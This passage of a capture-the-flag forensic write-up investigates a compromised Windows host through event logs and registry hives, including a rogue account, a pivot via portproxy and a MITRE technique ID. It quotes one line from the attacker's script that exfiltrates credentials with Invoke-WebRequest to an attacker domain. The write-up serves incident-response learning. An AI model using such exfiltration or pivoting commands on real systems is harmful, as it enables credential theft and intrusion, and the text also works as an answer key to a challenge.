
I just searched for "new account creation event id" and it's 4720. All we have to do is, go to the Security.evtx file and filter for the 4720 event. There's only 5 events and only one events was occurred on the date of this task. We can clearly see the account name for that event


Evidence / locations:

- Security.evtx Event ID **4720** (A user account was created): `TargetUserName = svc_netupd`
- SAM hive: `HKLM\SAM\Domains\Account\Users\` → new RID (another place where we can find the answer)
- ProfileList entry: `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\<SID>\ProfileImagePath = C:\Users\svc_netupd` (if profile created it could be here, but it's not the case in our files, which is strange)

Why we are confident:

Event 4720 explicitly records account creation with the username `svc_netupd`.


Event Viewer (Local)
Custom Views
Windows Logs
Applications and Services Logs
Saved Logs
Application
Microsoft-Windows-Pow
Microsoft-Windows-Rem
Microsoft-Windows-Rem
Microsoft-Windows-Task
Security
System
Windows PowerShell
Microsoft-Windows-WM
Subscriptions
Security Number of events: 5,753
Filtered: Log: file://C:\Users\Administrator\Downloads\The_Enduring_Echo\C\Windows\System32\winevt\logs\Security.evtx; Source: ; Event ID: 4720. Number
Level Date and Time Source Event ID Task
Information 8/24/2025 11:05:09 PM Microsoft Windows security a... 4720 User
Information 8/15/2025 9:10:59 PM Microsoft Windows security a... 4720 User
Information 4/21/2025 5:46:05 PM Microsoft Windows security a... 4720 User
Information 4/21/2025 5:46:03 PM Microsoft Windows security a... 4720 User
Information 4/21/2025 5:42:54 PM Microsoft Windows security a... 4720 User
Event 4720, Microsoft Windows security auditing.
General Details
A user account was created.
Subject:
Security ID: SYSTEM
Account Name: HEISEN-9-WS-6$
Account Domain: WORKGROUP
Logon ID: 0x3E7
New Account:
Security ID: S-1-5-21-3871582759-1638593395-315824688-1003
Account Name: svc_netupd
Account Domain: HEISEN-9-WS-6
Attributes:
SAM Account Name: svc_netupd
Display Name: <value not set>
Log Name: Security
Source: Microsoft Windows security Logged: 8/24/2025 11:05:09 PM
Event ID: 4720 Task Category: User Account Management
Level: Information Keywords: Audit Success
User: N/A Computer: Heisen-9-WS-6
OpCode: Info
More Information: Event Log Online Help


Key name # values # subkeys
C:\Users\Administrator\Downloads\The_Enduring_Echo\C\Windows\System32\config\SAM
ROOT 0
SAM 2
Domains 1
Account 2
Aliases 1
Groups 1
Users 1
000001F4 4
000001F5 3
000001F7 4
000001F8 5
000003EA 4
000003EB 4
Names 1
Administrator 1
DefaultAccount 1
Guest 1
svc_netupd 1
WDAGUtilityAccount 1
Werni 1
000003E8 0
Builtin 3
Aliases 1
Groups 1
Users 1
LastSkuUpgrade 1
RXACT 1
Associated deleted records 0
Unassociated deleted values 7
C:\Users\Administrator\Downloads\The_Enduring_Echo\C\Windows\System32\config\SECURITY
(default) RegUnknown 00-00-00-00

8. What domain name did the attacker use for credential exfiltration? (domain)


Answer (short):

`NapoleonsBlackPearl.htb`

We simply have to open that JM.ps1 file and we can clearly see this domain in that

Evidence / locations:

- JM.ps1 script: `Invoke-WebRequest -Uri "http://NapoleonsBlackPearl.htb/Exchange?data=...` (clear text)



---

9. What password did the attacker's script generate for the newly created user? (string)

Answer (short):


`Watson_20250824160509` *(derived from host local time when account was created; format* `Watson_yyyyMMddHHmmss` *- event 4720 time converted to UTC-7)*

Evidence / locations / method:

- Script defines: `$password = "Watson_$timestamp"` where `$timestamp = (Get-Date).ToString("yyyyMMddHHmmss")`.

- Event 4720 (`TimeCreated=2025-08-24T23:05:09Z`) → host local (UTC−7) = `2025-08-24 16:05:09` → timestamp `20250824160509` .

we can use the same event of 4720 since it was account creation time and password is generating all together which we know from reading the JM.ps1 script and we just have to -7 hours to get the UTC format



---

10. What was the IP address of the internal system the attacker pivoted to? (IPv4 address)


Answer (short):

`192.168.1.101`


mindset:

So next 4 questions are like same category if we read them. This question is asking for which IP attacker was pivoted to, next asks for attacked connected on which port and third is asking for the hive path where this connection gets stored. So logically thinking, we can find this and next question answer if we find answer of third question.

I just searched third question on google and it gave me answer and link for the proof!
https://gist.github.com/scottmwyant/06853dbfa4e4728b24352e33555da335



I just navigate to that path and found where it was pivoted to.



Evidence / locations:

- SYSTEM hive portproxy value data shows `192.168.1.101:22` (value data under `HKLM\SYSTEM\ControlSet00X\Services\PortProxy\v4tov4\tcp\0.0.0.0:9999`).

---

11. Which TCP port on the victim was forwarded to enable the pivot? (port 0-65565)

Answer (short):
`9999`

We can see this in the previous question's answer

---

12. What is the full registry path that stores persistent IPv4→IPv4 TCP listener-to-target mappings? (HKLM.....)

Answer (short):
`HKLM\SYSTEM\CurrentControlSet\Services\PortProxy\v4tov4\tcp`

Again same, we can see in the previous question's answer


---

13. What is the MITRE ATT&CK ID associated with the previous technique used by the attacker to pivot to the internal system? (Txxxx.xxx)

Answer (short):
`T1090.001` — *Internal Proxy* (subtechnique of Proxy T1090).

mindset:
We can use google but we have GPT so why? I just gave a prompt to GPT and it gave me

https://attack.mitre.org/techniques/T1090/001/?utm_source=chatgpt.com



Why:

Persistent port proxying on the compromised host to forward traffic to an internal host is an internal proxy technique.

